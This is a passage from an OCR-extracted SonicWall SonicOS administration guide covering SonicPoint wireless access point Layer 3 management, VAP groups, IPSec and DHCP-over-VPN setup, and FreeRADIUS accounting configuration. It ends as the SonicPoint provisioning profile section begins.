
5 Enter the lease time in the **Lease Time (minutes)** field. The default is **1440** minutes.

6 Enter the default gateway IP address in the **Default Gateway** field.

7 Enter the subnet mask in the **Subnet Mask** field.

8 Optionally, enter a comment in the **Comment** field.

9 Click the **Advanced** tab.



10 In the **DHCP Generic Option Group** drop-down menu, select the **DHCP Option Object** you created in Configuring the DHCP Server on page 748.

11 Select the **Send Generic options always** option.

12 Click **OK**. The **DHCPv4 Server Lease Scopes** table is updated.

Configuring the WLAN Tunnel Interface

To configure a WLAN tunnel interface and assign it to the X4 interface:

1 Navigate to the **Network > Interfaces** page.

2 From the **Add Interface** drop-down menu, select **Tunnel Interface**. The **Add Tunnel Interface** dialog appears.

3 From the **Zone** menu, select **WLAN**. The options change.

4 Enter the Tunnel ID in the **Tunnel ID** field. The default is **0**.

5 From the **Tunnel Source Interface** drop-down menu, select the interface, such as X4 in this scenario.

6 From the **Mode / IP Assignment** drop-down menu, select **Static IP Mode**. This is the default.

7 In the **IP Address** field, enter the IP address for the WLAN tunnel interface. For example, `172.17.31.1`.

8 In the **Subnet Mask** box, enter the subnet mask. The default is **255.255.255.0**.

9 From the **SonicPoint Limit** drop-down menu, select the maximum number of SonicPoints for this interface. The defaults are dependent upon the type of SonicPoints being used.

10 (Optional) In the **Comment** field, enter a descriptive comment. This comment is displayed in the **Comment** field.

11 If you did not specify a web management protocol in Configuring the Access Controller Interface on page 746, select one or more Management options: **HTTPS**, **Ping**, **SNMP**, **SSH**.

> **TIP:** If you select **HTTPS**, the **Add rule to enable redirect from HTTP to HTTPS** option is enabled automatically. For more information about this option, see HTTP/HTTPS Redirection on page 284.

IMPORTANT: If you do not enable web management here, you must enable it on another interface. A warning message appears if you leave the window without enabling at least one web management protocol.

12 If you did not specify a login protocol in Configuring the Access Controller Interface on page 746, optionally select **HTTPS** for **User Login** to enable users with management rights to log in to the SonicWall. The **HTTP** option is dimmed (unavailable).

13 If you did not select **HTTPS for Management**, but did select **HTTPS for User Login**, to enable users logging in from HTTP to be redirected to HTTPS, select **Add rule to enable redirect from HTTP to HTTPS**. For more information about this option, see HTTP/HTTPS Redirection on page 284.

14 Click **OK**. The **Interface Settings** table is updated.

NOTE: A default DHCP IP address pool, such as `172.17.31.1/24`, is automatically created for wireless clients.

15 To verify, navigate to the **Firewall > Access Rules** page. You should see a Layer 3 Management option in the **Access Rules** table.

Adding a Route Policy

To configure a route policy that forwards all packets intended for a Layer 3 SonicPoint network to the default gateway:

1 Navigate to the **Network > Routing** page.

2 In the **Route Policies** table, click **Add...**. The **Add Route Policy** dialog displays.

3 From the **Source** drop-down menu, select **Any**. This is the default.

4 From the **Destination** drop-down menu, select the address object of the default gateway. The default is **Any**.

5 From the **Service** drop-down menu, select a service object. The default is **Any**.

6 From the **Gateway** drop-down menu, select an address object. The default is **0.0.0.0**.

7 From the **Interface** drop-down menu, select an interface. For this scenario, select X4.

8 In the **Metric** field, enter 1. The minimum value is 1, the maximum is 254, and the default is **1**.

A metric is a weighted cost assigned to static and dynamic routes. Lower metric costs are considered better and take precedence over higher costs. SonicOS adheres to Cisco-defined metric values for directly connected interfaces, statically encoded routes, and all dynamic IP routing protocols.

9 Click **OK**. The **Route Policies** table is updated.

Configuring a Remote Router Connected to SonicPoints

To configure a third-party router that is connected to a SonicWall security interface at one end and to SonicPoints at the other end:

1 For the interface on the remote router that is connected to the SonicWall security appliance, configure the IP address `10.10.10.2/24`.

2 For the interface on the remote router that is connected to the SonicPoint, configure the IP address `30.30.30.1/24`.

3 Configure a DHCP relay policy from the interface connected to the SonicPoint to the X4 interface on the SonicWall security appliance that has the IP address `10.10.10.1`.

Configuring SonicPoint Virtual Access Points for Layer 3 Management

This scenario extends the previous example, Configuring Basic SonicPoint Layer 3 Management on page 745, by adding Virtual Access Points (VAPs) for the SonicPoints. See Basic SonicPoint Layer 3 Management scenario.

To configure VAPs for SonicPoint Layer 3 Management:

1 Configuring a WLAN Interface for VAPs on page 752

2 Configuring a VAP Object on page 753

3 Configuring a VAP Group on page 753

4 Assigning a VAP Group to a SonicPoint on page 754

For more information about VAPs and configuring them, see SonicPoint > Virtual Access Point on page 822.

Configuring a WLAN Interface for VAPs

To configure a WLAN interface for the VAPs:

1 Navigate to the **Network > Interfaces** page.

2 From the **Add Interface** drop-down menu, select **Virtual Interface**. The **Add Interface** dialog appears.

3 From the **Zone** drop-down menu, select **WLAN**. More options appear.

4 In the **VLAN Tag** field, enter *4*. The default is **0**. The VLAN Tag is used to identify the new VLAN.

5 From the **Parent Interface** drop-down menu, select WT0.

6 From the M**ode / IP Assignment** drop-down menu, select **Static IP Mode**. This is the default.

7 In the **IP Address** field, enter the IP address for the WLAN. For example, `172.4.1.1`. The default is **0.0.0.0**.

8 In the **Subnet Mask** field, enter the subnet mask. For example, `255.255.255.0`. The default is **255.255.255.0**.

9 From the **SonicPoint Limit** drop-down menu, select the maximum number of SonicPoints for this interface. For this scenario, select 48 SonicPoints. The default is **64** SonicPoints.

10 (Optional) In the **Comment** field, enter a descriptive comment. This comment is displayed in the **Comment** field.

11 If you did not specify a web management protocol in Configuring the Access Controller Interface on page 746, select one or more Management options: **HTTPS**, **Ping**, **SNMP**, **SSH**.

TIP: If you select **HTTPS**, the **Add rule to enable redirect from HTTP to HTTPS** option is enabled automatically. For more information about this option, see HTTP/HTTPS Redirection on page 284.

IMPORTANT: If you do not enable web management here, you must enable it on another interface. A warning message appears if you leave the window without enabling at least one web management protocol.

12 If you did not specify a login protocol in Configuring the Access Controller Interface on page 746, optionally select **HTTPS for User Login** to enable users with management rights to log in to the SonicWall appliance. The **HTTP** option is dimmed (unavailable).

13 If you did not select **HTTPS for Management**, but did select **HTTPS for User Login**, to enable users logging in from HTTP to be redirected to HTTPS, select **Add rule to enable redirect from HTTP to HTTPS**. For more information about this option, see HTTP/HTTPS Redirection on page 284.

14 Click **OK**. The **Interface Settings** table is updated.

Configuring a VAP Object

To configure a VAP object on a SonicWall network security appliance:

1. Navigate to the **SonicPoint > Virtual Access Point** page.
2. In the **Virtual Access Points** table, click **Add**. The **Add/Edit Virtual Access Point** dialog displays.
3. In the **Name** field, enter a descriptive name for the VAP.
4. in the **SSID** field, enter a SSID that represents the Layer 3 management network. For example, `wirelessDev_L3_vap`.
5. From the **VLAN ID** drop-down menu, select the VLAN Tag ID that you configured in Configuring a WLAN Interface for VAPs on page 752. For example, `4`.
6. Select the **Enable Virtual Access Point** option. By default, this option is selected.
7. Click **OK**. The virtual access points table is updated.
8. To add additional Virtual Access Points, repeat Step 2 through Step 7 for each additional VAP.

Configuring a VAP Group

To configure a VAP group:

1. Navigate to the **SonicPoint > Virtual Access Point** page.
2. In the **Virtual Access Points Groups** table, click **Add Group**. The **Add Virtual Access Point Group** dialog displays.
3. In the **Virtual AP Group Name** field, enter a name for the VAP group. For example, L3 VAP Group. The **Available Virtual AP Objects** box should be populated with the VAP objects you created in Configuring a VAP Object on page 753.
4. Move the VAP objects you want from the **Available Virtual AP Objects** list to the **Member of Virtual AP Group** list.
5. Click **OK**. The **Virtual Access Point Groups** table is updated.

Assigning a VAP Group to a SonicPoint

To assign a VAP group to a SonicPoint that is connected to a third-party router:


1. Navigate to the **SonicPoint > SonicPoints** page.
2. Scroll to the **SonicPointN Provisioning Profiles** section.
3. Click the **Configure** icon for the SonicPoint you want to configure. The **Edit SonicPoint <*type*> Profile** dialog appears.
4. Select the **Enable** SonicPoint option. This is selected by default.
5. From the **<802.11n> Radio <0/1> Virtual AP Group** drop-down menu in the **Virtual Access Point Settings** section, select the Virtual AP Group you created in Configuring a VAP Group on page 753. For example, L3 VAP Group.
6. Click **OK**.

Configuring Layer 3 Management over IPSec

In this example, the central IPSec gateway acts as the SonicPoint WLAN controller. The SonicPoint is deployed under the VPN local LAN subnet of the remote IPSec gateway. SonicPoint clients receive a DHCP client lease for

the SonicPoint from the DHCP scope on the central gateway. The DHCP over VPN feature must be configured on the remote IPSec gateway. See Layer 3 Management over IPSec.

Layer 3 Management over IPSec



NOTE: This example assumes that the VPN IPSec tunnel between the two SonicWall security appliances is established successfully.

To configure SonicPoint Layer 3 Management over IPSec:

1. Configuring the VPN Tunnel on the Central Gateway on page 755
2. Configuring the VPN Tunnel on the Remote Gateway on page 755
3. Configuring the WT0 Interface on the Central Gateway on page 757
4. Configuring the CAPWAP DHCP Option Object on the Central Gateway on page 757
5. Configuring the DHCP Scope on the Central Gateway on page 757
6. SonicPoint Provisioning Profiles on page 732

Configuring the VPN Tunnel on the Central Gateway

To configure the VPN tunnel on the Central Gateway:

1. Navigate to the **VPN > Settings** page.
2. Under the **VPN Policies** table, click **Add**. The **VPN Policy** dialog displays.
3. From the **Policy Type** drop-down menu, select **Site to Site**. This is the default.
4. From the **Authentication Method** drop-down menu, select the method you want. For example, **IKE using Preshared Secret**. This is the default.
5. In the **Name** field, enter a descriptive name for the VPN tunnel. For example, `VPN to Central Gateway`.
6. In the **IPSec Primary Gateway Name or Address** field, enter the IP address of the remote gateway. For example, `10.03.49.77`.
7. If you are using IKE, configure the IKE authentication settings.
8. Click the **Network** tab.
9. Under **Local Networks**, select the **Choose local network from list** option.
10. From the **Choose local network from list** drop-down menu, select **X0 Subnet**.

11 Under R**emote Networks**, select the option you want and, if applicable, the network you want from the associated drop-down menu.

12 Click the **Advanced** tab.

13 Select the **Allow SonicPoint N Layer 3 Management** option.

14 Click **OK**. The **VPN Policies** table is updated.

15 Navigate to the V**PN > DHCP over VPN** page.

16 From the **DHCP over VPN** drop-down menu, select **Central Gateway**. This is the default.

17 Click **Configure**. The **DHCP over VPN Configuration** dialog displays.

18 Select the following options:

- **User Internal DHCP Server**
- **For Global VPN Client**
- **For Remote Firewall**

19 Click **OK**.

Configuring the VPN Tunnel on the Remote Gateway

To configure the VPN tunnel on the remote gateway:

1 Navigate to the **VPN > Settings** page.

2 Under the **VPN Policies** table, click **Add**. The **VPN Policy** dialog displays.

3 From the **Policy Type** drop-down menu, select **Site to Site**. This is the default.

4 From the **Authentication Method** drop-down menu, select the appropriate method for your network. For example, **IKE using Preshared Secret**. This is the default.

5 In the **Name** field, enter a descriptive name for the VPN tunnel. For example, *VPN to Remote Gateway*.

6 In the **IPSec Primary Gateway Name or Address** field, enter the IP address of the remote gateway. For example, `10.03.49.79`.

7 Click the **Network** tab.

8 Under **Local Networks**, select the **Choose local network from list** option. This is the default.

9 From the **Choose local network from list** drop-down menu, select **X1 Subnet**.

10 Under **Remote Networks**, select the option you want and, if appropriate, the network from the associated drop-down menu. This is the **Choose destination network from list**.

> **TIP:** If you have not created an address object for your remote gateway, you can do so by selecting **Create new address object** from one of the menus.

11 Under **Remote Networks**, select **Create new address object** from the appropriate menu. The **Add Address Object** dialog appears.

12 In the **Name** field, enter *Remote Gateway X0 Subnet*.

13 From the **Zone Assignment** drop-down, select **LAN**. This is the default.

14 From the **Type** drop-down menu, select **Network**. Another option appears.

15 In the **Network** field, enter the IP address of the remote gateway. For example, `192.168.168.0`.

16 In the **Netmask/Prefix Length** field, enter the mask. For example, `255.255.255.0`.

17 Click **OK**.

18 Click the **Advanced** tab.

19 Select the **Allow SonicPoint N Layer 3 Management** option.

20 Click **OK**. The **VPN Policies** table is updated.

21 Navigate to the **VPN > DHCP over VPN** page.

22 From the **DHCP over VPN** drop-down menu, select **Remote Gateway**.

23 Click **Configure**. The **DHCP over VPN Configuration** dialog appears.

24 From the **DHCP lease bound to** drop-down menu, select the interface that is connected to the SonicPoint. For example, `Interface X4`.

25 (Optional) Select the **Accept DHCP Request from bridged WLAN interface** option if you want it.

26 In the **Relay IP Address** field, enter the IP address of the interface connected to the SonicPoint. For example `30.30.30.1`.

> **NOTE:** If enabled, this IP address is used as the DHCP Relay Agent IP address (giaddr) in place of the Central gateway's address and must be reserved in the DHCP scope on the HDCP server. This address also can be used to manage this SonicWall remotely through the VPN tunnel from behind the Central Gateway.

27 In the **Remote Management IP Address** field, enter the IP address that is used to manage this SonicWall security appliance remotely from behind the Central Gateway.

> **NOTE:** This IP address was configured in Configuring the Access Controller Interface on page 746, and must be reserved in the DHCP scope on the DHCP server. In the example it is `10.10.10.1`.

28 Select the **Block traffic through tunnel when IP spoof detected** option.

29 Select the **Obtain temporary lease from local DHCP server if tunnel is down** option.

30 In the **Temporary Lease Time (minutes)** field, leave the default value of **2**.

31 Click **OK**.

Configuring the WT0 Interface on the Central Gateway

To configure the Wireless Tunnel interface (WT0) on the Central Gateway:

1 Navigate to the **Network > Interfaces** page.

2 From the **Add Interface** drop-down menu in the **Interface Settings** section, select **Add WLAN Tunnel Interface**. The **Add WLAN Tunnel Interface** dialog displays.

3 From the **Zone** drop-down menu, select **WLAN**. More options display.

4 In the **Tunnel ID** field, select **0**. This is the default.

5 From the **Tunnel Source Interface** drop-down menu, select **X0**.

6 From the **Mode / IP Assignment** drop-down menu, select **Static IP Mode**. This is the default.

7 In the **IP Address** field, select `172.17.31.1`.

8 In the **Subnet Mask** field, enter `255.255.255.0`. This is the default.

9 From the **SonicPoint Limit** drop-down menu, select the maximum number of SonicPoints allowed on your network. For example, *48* SonicPoints. The default is **64** SonicPoints.

10 Optionally, enter a comment in the **Comment** field.

11 Click **OK**. The **Interface Settings** table is updated.

Configuring the CAPWAP DHCP Option Object on the Central Gateway

To configure the CAPWAP DHCP Option Object on the Central Gateway:

1. On the Central Gateway management interface, navigate to the **Network > DHCP Server** page.
2. In the **DHCP Server Settings** section, click **Advanced**. The **DCHP Advanced Settings** dialog displays.
3. Click **Add Option**. The **Add DHCP Option Object** dialog displays.
4. In the **Option Name** field, enter a descriptive name, such as capwap or CAPWAP DHCP.
5. From the **Option Number** drop-down menu, select **138 (CAPWAP AC IPv4 Address List)**.
6. In the **Option Value** field, enter the IP address you want to use for the DHCP group. For example, `192.168.168.168`.
7. Click **OK** to add the DHCP Option Object.
8. Click **OK** to close the **DHCP Advanced Settings** dialog and return to the **Network > DHCP Server** page.

Configuring the DHCP Scope on the Central Gateway

To configure the DHCP Scope on the Central Gateway:

1. Navigate to the **Network > DHCP Server** page.
2. Click **Add Dynamic**. The **Dynamic Range Configuration** dialog displays.
3. Select **Enable this DHCP Scope**.
4. In the **Range Start** field, enter the IP address at which to start the DHCP range; for example, `30.30.30.2`. The range values must be within the same subnet as the Default Gateway; for example, `30.30.30.2` to `30.30.30.100`.
5. In the **Range End** field, enter the IP address at which to end the DHCP range. For example, `30.30.30.100`.
6. In the **Lease Time (minutes)** field, use the default value, **1440**.
7. In the **Default Gateway** field, enter the IP address of the default gateway. This value is the IP address of the interface connected to the SonicPoint. For example, `30.30.30.1`.
8. In the **Subnet Mask** field, enter the subnet mask of the default gateway. For example, `255.255.255.0`.
9. Click the **Advanced** tab.
10. In the **DHCP Generic Options** section, from the **DHCP Generic Option Group** drop-down menu, select the CAPWAP DHCP option created in Configuring the CAPWAP DHCP Option Object on the Central Gateway on page 757.
11. Select the **Send Generic** options always option. This is the default.
12. Click **OK**. The **DHCPv4 Server Lease Scopes** table is updated.

SonicPoints and RADIUS Accounting

NOTE: For using RADIUS to authenticate users, see Using RADIUS for Authentication on page 1457 and Configuring RADIUS Authentication on page 1519.

RADIUS (Remote Authentication Dial-In User Service) is a networking protocol that provide centralized authentication, authorization, and accounting. SonicOS uses RADIUS protocols to deliver account information

from the NAS (Network Access Server), that is, the SonicPoint, to the RADIUS Accounting Server. You can take advantage of the account information to apply various billing rules on the RADIUS Accounting Server side. The accounting information can be based on session duration or traffic load being transferred for each user.

The overall authentication, authorization, and accounting process works as follows:

1 A user associates to a SonicPoint which is connected to a SonicWall firewall.

2 Authentication is performed using the method designated.

3 IP subnet/VLAN assignment is enabled.

4 The SonicPoint sends the RADIUS Account Request start message to an accounting server.

5 Re-authentication is performed as necessary.

6 Based on the results of the re-authentication, the SonicPoint sends the interim account update to the accounting server.

7 The user disconnects from the SonicPoint.

The SonicPoint sends the RADIUS Account Request stop message to the accounting server.

Setting up the Radius Accounting Server

To set up the Radius Accounting Server:

1 Add the RADIUS client entry into the file, `/etc/freeradius/clients.conf`:

```
Client <IP address> {
     Secret = "<password>"
}
```

Where <*IP address*> is the IP address of the RADIUS Server and <*password*> is the server password.

NOTE: The IP address is the WAN IP of the SonicWall GW from which the RADIUS Server is reached.

2 Add the user information into the file, `/etc/freeradius/users`:

```
user_name Cleartext-Password := "<password>"
```

Where *user_name* is the user's ID and <*password*> should be replaced with the user's password.

3 To start freeradius, run the command,


```
sudo feeradius -X
```

from the command line.

71

Managing SonicPoints

SonicPoint > SonicPoints




This section describes how to configure and deploy SonicPoints in your network. For information about SonicPoints, see Understanding SonicPoints on page 718.

NOTE: SonicPoint AC refers to SonicPoint ACe/ACi/N2; SonicPoint refers to all SonicPoints. SonicPoint ACs are supported on appliances running SonicOS 6.2.2 and above, SonicOS 6.3 and above, or SonicOS 6.4 and above.

Topics:

SonicPointN Provisioning Profiles




The **SonicPointN Provisioning Profiles** table displays this information:

- **Name Prefix** – Either the name you specified when you configured the SonicPoint or one of these:
  - **SonicPointACe/ACi/N2**
  - **SonicPointN**
  - **SonicPointNDR**
- **Applied Zone** – The zone to which the SonicPoint applies.
- **Radio 0** – SSID and Mode for either the radio (SonicPoint N) or Radio 0 (SonicPoint ACe/ACi/N2 or SonicPoint NDR).
- **Radio 0 Channel** – Band and Channel selection for either the radio (SonicPoint N) or Radio 0 (SonicPoint ACe/ACi/N2 or SonicPoint NDR).
- **Radio 1** – SSID and Mode for Radio 1 (SonicPoint ACe/ACi/N2 or SonicPoint NDR).
- **Radio 1 Channel** – Band and Channel selection for Radio 1 (SonicPoint ACe/ACi/N2 or SonicPoint NDR).
- **Configure** – Contains the **Edit** and **Delete** icons for the SonicPoint provisioning profile.

NOTE: SonicPoint ACe/ACi/N2, SonicPoint N, and SonicPoint NDR provisioning profiles cannot be deleted, and the corresponding **Delete** icon is dimmed.

SonicPointNs



The **SonicPointNs** table displays this information:

- **Name** – The name and model of the SonicPoint.
- **Interface** – The interface of the zone to which the SonicPoint is applied.
- **Network Settings** – The IP address, MAC address, and MGMT layer.
- **Status** – Whether the SonicPoint is operational (green) or disabled.
- **Radio 0** – SSID and Mode for either the radio (SonicPoint N) or Radio 0 (SonicPoint ACe/ACi/N2 or SonicPoint NDR).
- **Radio 0 Channel** – Band, Channel, and radio status (**Enabled** [**Active**] or **Disabled** [**Inactive**]) for either the radio (SonicPoint N) or Radio 0 (SonicPoint ACe/ACi/N2 or SonicPoint NDR).
- **Radio 1** – SSID and Mode for Radio 1 (SonicPoint ACe/ACi/N2 or SonicPoint NDR).
- **Radio 1 Channel** – Band, Channel, and radio status (**Enabled** [**Active**] or **Disabled** [**Inactive**]) for Radio 1 (SonicPoint ACe/ACi/N2 or SonicPoint NDR).
- **Enable** – A checkbox that allows easy enabling/disabling of a SonicPoint.
- **Configure** – Contains the **Edit**, **Delete** and **Reboot** icons for the SonicPoint provisioning profile.

Below the SonicPointNs table is a Note that lists the current firmware version of each type of SonicPoint.

Configuring a SonicPoint Profile

NOTE: You can use Auto Provisioning to automatically provision SonicPoint profiles. For information on how to enable automatic provisioning, see Enabling Auto Provisioning on page 735.

You can add any number of SonicPoint profiles. The SonicPoint profile configuration process varies slightly, depending on whether you are configuring a single-radio (SonicPoint N) or a Dual Radio (SonicPoint AC and SonicPoint NDR) SonicPoint.

The following sections describe how to configure the types of SonicPoint profiles:

- Configuring a SonicPoint ACe/ACi/N2 or NDR Profile on page 763
- Configuring a SonicPoint N Profile on page 785

Configuring a SonicPoint ACe/ACi/N2 or NDR Profile

IMPORTANT: SonicPoint AC requires POE+ (802.3at Type 2) that supplies 30 watts of peak power.

NOTE: SonicPoint ACs are supported on firewalls running SonicOS 6.2.2 and above, SonicOS 6.3 and above, or SonicOS 6.4 and above.

TIP: The configuration dialogs for SonicPoint ACe/ACi/N2 and SonicPoint NDA profiles are quite similar. Differences are noted in the procedures. In this section, SonicPoint refers to both SonicPoint ACe/ACi/N2 and SonicPoint NDA.

For a SonicPoint overview, see About SonicPoints on page 718. For information about auto provisioning SonicPoints, see SonicPoint Auto Provisioning on page 734.

VIDEO: For a detailed description of how to connect a SonicPoint access point to a TZ firewall, see the *How to Manage SonicPoint ACe/ACi/N2 Access Points with SonicWall TZ Series Products* video.

NOTE: For a description on how to manage SonicPoint ACe/ACi/N2 access points with the SonicWall X-Series Solution, see the Knowledge Base article, *SonicWall TZ Series and SonicWall X-Series solution managing SonicPoint ACe/ACi/N2 access points* (SW13970).

You can add any number of SonicPoint profiles. The specifics of the configuration vary slightly depending on which SonicPoint profile and protocols you select.

To configure a SonicPoint provisioning profile:

1 Navigate to **SonicPoint > SonicPoints** page.

